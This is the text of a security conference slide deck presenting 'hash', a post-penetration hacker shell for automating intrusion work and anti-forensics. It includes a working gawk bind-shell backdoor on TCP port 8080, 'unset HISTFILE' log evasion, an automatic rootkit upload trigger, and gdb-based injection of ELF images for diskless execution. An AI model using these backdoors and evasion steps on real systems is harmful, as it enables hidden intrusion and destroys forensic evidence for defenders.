Hacking Sucks!

Why `hash` makes the hurting stop

the grugq <grugq@tacticalvoip.com>

Agenda

- Why Hacking Sucks
- Where Hacking Sucks
- Make the Hurting Stop
- Post Penetration Pleasures
- Concluding Thoughts
  - Q&A

On Why Hacking Sucks

Why Hacking Sucks

- Hacking requires too much manual intervention
  - Doing things “by hand”
- Difficult to integrate anti-forensics into the process
- Tools don’t work together seamlessly

Hacking sucks *because*
hacking environments suck

Hacking Environments Suck

- Underpowered
- Lack necessary features
- All or nothing approach
  - Can’t combine different tools

Crap Hacking Environments

- **GUI** Environments - pornographic hacking
  - Limited post-penetration control
- **CLI** Environments - bare back hacking
  - Non-existent post-penetration control

Hacking Continuum

Where hacking sucks, specifically...

Research - pre-penetration

- **Find bugs**
  - Fuzzers, code analysis engines, etc. etc.
- **Develop exploits**
  - Exploit frameworks, etc. etc.
- **Locate targets**
  - Scanners, search engines, etc. etc.

Exploit - penetration

- **Evade detection**
  - Anti-IDS / IPS tools
- **Enter the box**
  - Exploits, stolen passwords, trust relationships

Prep ‘n’ Play - post-penetration

- **Prepare for retention**
  - Cleanup, secure, install tools

This sucks!

Retain - re-penetration

- **Avoid discovery**
  - Rootkits, backdoors, covert channels
- **Search for valuable data/useful information**
  - Google desktop, grep

So, what is the problem?

Post Penetration Pain

- Restricted to a shell
- No access to local system
- File transfer is annoying
  - `cat` and `uudecode` suck
- Habits of highly effective hackers
  - `unset HISTFILE`

Pain Point Revisited

- Immediately after penetrating a host, there is no support for:
  - Automation
  - Integrated anti-forensics
  - Other basic functionality
    - Logging, file transfer, etc.

We're *still* hacking like it is 1999!

Make the hurting stop!

What is to be done?

What we want...

- Easy Automation
- Total Control
- Logging / Data Retention
- Robust
- Extensible

A Hacking Harness

- **Harness** - a framework for:
  - Automating tasks
  - Completely controlling the environment
- A *hacking harness* enables this functionality for hacking

Post Penetration Pleasures

Presenting: `hash`

hash

- **ha**cker **sh**ell
  - World's first (public) hacking harness
- Post penetration enablement tool

Brief History

- Inspired by a private tool in 2000
- Initial development as `xsh` in 2003
  - Written in C - wrong language for the job
  - Spent months dealing with terminal I/O
- Restarted in Python in June 2007
  - Over a dozen implementations


Design: Components

- Slaved `pty` sub-shell
- Multiplexing `pty` command and control daemon
- Hacking environment
  - Builtin commands
  - Plugin framework
  - Overlay executables

Hash Implementation

- python
- `pty` slave shell - std hacking environment
  - dtach module - multiplexing master/slave pty
- overlay
  - generic extension capabilities via process fork() + fd3
- basic builtin file system access: pwd, chdir/cd, etc.

Design: Diagram



Features

- Hacking utilities
  - Inline file transfer
  - qondom - remote diskless execution
- Builtins
  - Triggers
  - Aliasing
  - Basic file system and shell escape commands

Hacking Utilities

qondom - Anti Forensic Remote Execution

inline ftp - file transfer without cat and uudecode

Implementation: Inline File Transfer

- Pass file content as hexdump “encoded” data
- `hash% put <file>`
  - decode with `echo`
    - `echo -e -n ‘\x...’ >> $FILE_NAME`
- `hash% get <file>`
  - encode with octal dump (od)
    - `od -t x1 -v $FILE | sed -e ‘s///’`

qondom

Makes it easy to clean up the mess

qondom Technique: scripts

- Read local script content
- Execute remote script interpreter
- Send script over STDIN to interpreter
- Done!

A Backdoor in gawk

```
BEGIN {
    Port   =   8080
    Prompt =    "bkd> "

    Service = "/inet/tcp/" Port "/0/0"
    while (1) {
        do {
            printf Prompt |& Service
            Service |& getline cmd
            if (cmd) {
                while ((cmd |& getline) > 0)
                    print $0 |& Service
                close(cmd)
            }
        } while (cmd != "exit")
        close(Service)
    }
}
```

qondom Techniques: binaries

- Requires a text based manipulation of process address space
  - Debuggers!
    - Standard tools
    - Not incriminating
    - Not traceable

qondom History: rexec 2003

- Originally published in Phrack 62 (2003)
  - Inspired by CORE Impact's syscall proxying
- Written as a C library
- Generated absolutely no interest

Howto execute an ELF

- Create a process address space
- Map down existing process image
- Allocate space for new process image
- Relocate process image
- Inject process image
- Transfer control of execution

qondom `gdbrpc`

- Execute system calls
  - `(gdb) p/x mmap(...)`
- Copy in data
  - `(gdb) p/x memcpy(0x.., "\x00\x...", ...)`
- Set registers
  - `(gdb) p/x $eax = 0x01`
- Set values
  - `(gdb) *(int *) 0x... = 0x...`

Builtin core commands

Batteries included

Triggers

- Monitor output stream of pty process, automatically execute commands on triggers
  - trigger ‘^# $’ = “unset HISTFILE; ^\put rk.tgz”
- TODO: Implement this without massive performance overhead

Alias commands

- Create an alias for a sequence of commands
  - alias newroot=”unset HISTFILE”
- TODO: Allow aliased commands to access hash commands

Misc. Commands

- Keep a complete record of all session data
  - `log`
- Dump local files to STDIN of pty shell
  - `cat <file1> [<file2> ...]`
- Change hash current working directory
  - `cd <dir>`

Misc. Commands cont.

- Shell escapes
  - `! <shell command>`

Extending `hash`

Plugins and overlay

`hash` Plugin System

- Inherit from `plugin.Plugin`
- Access the `pty` slave shell via
  - `self.shell.system( command )`
  - `self.shell.init()`
    - `self.shell.run()`
  - `self.shell.fini()`

Overlay commands

- Generic interface to interacting with the `pty` slave
- overlay `fork()`s a process with fd 3 linked to the `pty`
  - Any program can do programmatic I/O via fd 3
  - shell scripts can use `ptyexec` / `ptyrun`

Concluding Thoughts

- Hacking harnesses are crucial penetration testing tools
  - Expect more developments in this space
- `hash` is the first public hacking harness
  - not just a new tool, a new type of tool
- Available for download
  - http://www.tacticalvoip.com/tools.html

Q & A